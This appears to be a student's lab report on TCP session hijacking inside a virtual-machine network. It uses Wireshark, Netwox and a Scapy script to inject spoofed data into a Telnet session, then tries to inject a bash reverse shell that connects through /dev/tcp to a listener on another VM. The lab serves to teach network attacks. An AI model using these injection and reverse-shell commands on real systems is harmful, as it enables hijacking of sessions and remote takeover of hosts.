
▼ Transmission Control Protocol, Src Port: 40824, Dst Port: 23, Seq: 2376335073, Len: 0
  Source Port: 40824
  Destination Port: 23
  [Stream index: 0]
  [TCP Segment Len: 0]
  Sequence number: 2376335073
  Acknowledgment number: 0
  Header Length: 40 bytes
  ▶ Flags: 0x002 (SYN)
  Window size value: 29200
  [Calculated window size: 29200]
  Checksum: 0x770a [unverified]
  [Checksum Status: Unverified]
  Urgent pointer: 0
  
```

Next, I open a new terminal in VM A so I can keep the sniffing program running (for the Wireshark capture) and enter in the Netwox 40 command. The values I get are mostly from the screenshots above, on the last packet (note that the Telnet was using port 40824). I enter the hex message “Hello World”, which can be seen:

```
[11/03/20]seed@VM:~/.../Lab1$ sudo netwox 40 --ip4-src 10.0.2.4 --ip4-dst 10
.0.2.5 --ip4-ttl 20 --tcp-dst 23 --tcp-src 40824 --tcp-ack --tcp-data "48656
c6c6f20576f726c64"
IP
|version| ihl |      tos      |          totlen
| 4     | 5   | 0x00=0    | 0x0033=51
|       | id   |             | r|D|M|
|       | 0xF0F8=61688 | 0|0|0| offsetfrag
|       | ttl   | protocol   | 0x0000=0
| 0x14=20 |       | 0x06=6    | checksum
|           | source      | 0x9DC4
|           | 10.0.2.4    |
|           | destination  |
|           | 10.0.2.5    |

TCP
|source port| destination port|
|0x9F78=40824| 0x0017=23
|seqnum| acknum|
|0xBF275834=3207026740| 0x00000000=0
|doff| window|
|5| 0|0|0|0|0|0|1|0|0|0|0| 0x0000=0
|checksum| urgptr|
|0x8F07=36615| 0x0000=0
48 65 6c 6c 6f 20 57 6f 72 6c 64 # Hello World
[11/03/20]seed@VM:~/.../Lab1$
```

Finally, the Wireshark capture also from VM A. This indicates the package was successfully delivered:



Observation: By first capturing the details of the Telnet exchange between VM B and VM C, VM A could mount a successful TCP hijack using Netwox. The command is very verbose and must be entered in exactly, but it is quite effective.

Explanation: The Wireshark capture confirms that the packet was sent successfully and was interpreted as a legitimate message. The exact details need to be specified in order to fool the connection into thinking it is a valid request. Netwox makes this easy to accomplish.

Task 4.2 – TCP Hijacking Session with Scapy

To accomplish the same with the Scapy API, we will first establish a new Telnet connection and record the pertinent details:


```

▶ Frame 58: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface 0
▶ Linux cooked capture
▶ Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.5
▼ Transmission Control Protocol, Src Port: 40826, Dst Port: 23, Seq: 618603571, Ack: 954292522, Len: 0
  Source Port: 40826
  Destination Port: 23
  [Stream index: 0]
  [TCP Segment Len: 0]
  Sequence number: 618603571
  Acknowledgment number: 954292522
  Header Length: 32 bytes
  Flags: 0x010 (ACK)
  Window size value: 237
  [Calculated window size: 30336]
  [Window size scaling factor: 128]
  Checksum: 0xb490 [unverified]
  [Checksum Status: Unverified]
  Urgent pointer: 0
  ▶ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▶ [SEQ/ACK analysis]

0000  00 03 00 01 00 06 08 00  27 f5 26 dc 00 00 08 00  .... .&.....
0010  45 10 00 34 83 a2 40 00  40 06 9f 09 0a 00 02 04  E..4..@. @.....
0020  0a 00 02 05 9f 7a 00 17  24 df 24 33 38 e1 59 2a  ....z.. $.38.Y*
0030  80 10 00 ed b4 90 00 00  01 01 08 0a 00 0d a4 66  .... ....f
0040  00 0d 8a 07  ..... 


```

Next, we can fill in the Scapy code as such:



```

tcp_hijack.py      *
1 import sys
2 from scapy.all import *
3
4 print("Sending Hijacking Packet")
5 ip = IP(src="10.0.2.4", dst="10.0.2.5")
6 tcp = TCP(sport=40826, dport=23, flags="A",
7 seq=618603571, ack=954292522)
8 Data ="48656c6c6f20576f726c64"
9 pkt=ip/tcp/Data
10 ls(pkt)
11 send(pkt,verbose=0)

```

And now, with Wireshark still on, VM A can launch the attack:


```
[11/03/20]seed@VM:~/Desktop$ sudo python tcp_hijack.py
Sending Hijacking Packet
version      : BitField (4 bits)          = 4           (4)
ihl         : BitField (4 bits)          = None        (None)
tos         : XByteField                = 0            (0)
len         : ShortField               = None        (None)
id          : ShortField               = 1            (1)
flags        : FlagsField (3 bits)       = <Flag 0 ()> (<Flag 0 ()>)
frag        : BitField (13 bits)        = 0            (0)
ttl          : ByteField                = 64           (64)
proto        : ByteEnumField           = 6             (0)
chksum      : XShortField             = None        (None)
src          : SourceIPField           = '10.0.2.4'  (None)
dst          : DestIPField              = '10.0.2.5'  (None)
options      : PacketListField         = []           ([])

sport        : ShortEnumField           = 40826        (20)
dport        : ShortEnumField           = 23           (80)
seq          : IntField                 = 618603571  (0)
ack          : IntField                 = 954292522  (0)
dataofs      : BitField (4 bits)       = None        (None)
reserved    : BitField (3 bits)        = 0            (0)
flags        : FlagsField (9 bits)      = <Flag 16 (A)> (<Flag 2 (S)>)
window       : ShortField              = 8192         (8192)
chksum      : XShortField             = None        (None)
urgptr      : ShortField              = 0            (0)
options      : TCPOptionsField         = []           ([])

load         : StrField                = '48656c6c6f20576f726c64' ('')

[11/03/20]seed@VM:~/Desktop$
```

Finally, the Wireshark confirmation:



Observation: Once again, we can observe via Wireshark that the injection was successful using Scapy. The sniffing was required in both cases to gather the relevant information of the connection. Then, the Scapy API made it easy to enter those details to deliver its attack. I believe the interface from Scapy is easier to use and the printout confirmation is nice as well.

Explanation: We used Scapy to send a spoofed packet from VM A, successfully hijacking the Telnet communication from VM B to VM C.

Task 5 Creating a Reverse Shell using TCP Session Hijacking

I unfortunately had some issues with getting this one to work automatically. So first, I will demonstrate how VM B can give control to VM A using a simple reverse shell command. Here is the result, VM B is the below (ip 10.0.2.4) and VM A is on top (ip 10.0.2.15). Note that running ifconfig on VM A shows the ip address of VM B:

The screenshot displays two terminal windows side-by-side, both running on a Kali Linux desktop environment.

Top Terminal (VM B):


```
/bin/bash
[11/04/20]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.4] port 9090 [tcp/*] accepted (family 2, sport 50710)
[11/04/20]seed@VM:~$ ifconfig
ifconfig
enp0s3      Link encap:Ethernet HWaddr 08:00:27:f5:26:dc
            inet addr:10.0.2.4 Bcast:10.0.2.255 Mask:255.255.255.0
            inet6 addr: fe80::42c4:6a40:2e08:e16b/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:429 errors:0 dropped:0 overruns:0 frame:0
            TX packets:436 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:60285 (60.2 KB) TX bytes:40766 (40.7 KB)

lo          Link encap:Local Loopback
            inet addr:127.0.0.1 Mask:255.0.0.0
            inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:65536 Metric:1
```

Bottom Terminal (VM A):

```
/bin/bash 79x20
[11/04/20]seed@VM:~$ /bin/bash -i > /dev/tcp/10.0.2.15/9090 2>&1 0<&1
```

For this second part, I set up a connection between VM B and VM C. On VM A, I used the lab 1 sniffing program to detect the relevant data on Wireshark. Then, I entered those fields in VM A in an effort to take control of VM B. Unfortunately, nothing was captured on VM A but it did freeze VM B, so I believe it was close. The telnet from VM B to VM C:




```
/bin/bash 79x20
[11/04/20]seed@VM:~$ /bin/bash -i > /dev/tcp/10.0.2.15/9090 2>&1 0<&1
[11/04/20]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Nov  4 19:45:53 EST 2020 from 10.0.2.4 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[11/04/20]seed@VM:~$
```

The Wireshark capture:



Seq, ack and port all recorded from the last Wireshark capture:

seq: 712843167

ack: 592575441

port: 39332

The ascii data (note the newline at the start):

```
/bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1
```

Data converted to hex:

```
0a2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f3930393020303c2  
63120323e2631
```

Final, all entered into the Netwox command:

```
[11/04/20]seed@VM:~$ sudo netwox 40 --ip4-src 10.0.2.4 --ip4-dst 10.0.2.5 --  
ip4-ttl 20 --tcp-dst 23 --tcp-src 39332 --tcp-seqnum 712843167 --tcp-acknum  
592575441 --tcp-ack --tcp-data "0a2f62696e2f62617368202d69203e202f6465762f74  
63702f31302e302e322e31352f3930393020303c263120323e2631"  
IP  


|             |          |        |            |  |          |
|-------------|----------|--------|------------|--|----------|
| version     | ihl      | tos    | totlen     |  |          |
| 4           | 5        | 0x00=0 | 0x0059=89  |  |          |
| id          |          | r D M  | offsetfrag |  |          |
| 0x06EC=1772 |          | 0 0 0  | 0x0000=0   |  |          |
| ttl         | protocol |        |            |  | checksum |
| 0x14=20     | 0x06=6   |        |            |  | 0x87AB   |
| source      |          |        |            |  |          |
| 10.0.2.4    |          |        |            |  |          |
| destination |          |        |            |  |          |
| 10.0.2.5    |          |        |            |  |          |

  
TCP  


|                      |                         |          |
|----------------------|-------------------------|----------|
| source port          | destination port        |          |
| 0x99A4=39332         | 0x0017=23               |          |
| seqnum               |                         |          |
| System Settings      | 0x2A7D1F9F=712843167    |          |
| acknum               |                         |          |
| 0x2351FBD1=592575441 |                         |          |
| doff                 | r r r r C E U A P R S F | window   |
| 5                    | 0 0 0 0 0 0 0 1 0 0 0 0 | 0x0000=0 |
| checksum             |                         | urgptr   |
| 0x8C98=35992         |                         | 0x0000=0 |


|             |             |             |             |                    |
|-------------|-------------|-------------|-------------|--------------------|
| 0a 2f 62 69 | 6e 2f 62 61 | 73 68 20 2d | 69 20 3e 20 | # ./bin/bash -i >  |
| 2f 64 65 76 | 2f 74 63 70 | 2f 31 30 2e | 30 2e 32 2e | # /dev/tcp/10.0.2. |
| 31 35 2f 39 | 30 39 30 20 | 30 3c 26 31 | 20 32 3e 26 | # 15/9090 0<&1 2>& |
| 31          |             |             |             | # 1                |

  
[11/04/20]seed@VM:~$
```

Here is where I hoped to see the output on the netcat line, but unfortunately it's just listening to the port. Here is the output from Wireshark after I typed a bunch of letters into VM B. Note that nothing appears in VM B, so I believe the output is being redirected, just not to where it should be on VM A:

Wireshark Screenshot showing network traffic analysis. The packet list displays numerous TCP keep-alive messages (ACKs) from 10.0.2.4 to 10.0.2.5. The details pane shows the TCP header fields for one of these messages, including Source Port: 39332, Destination Port: 23, Seq: 712843167, Ack: 592575441, and Len: 0. The bytes pane shows the raw hex and ASCII data for the captured frame.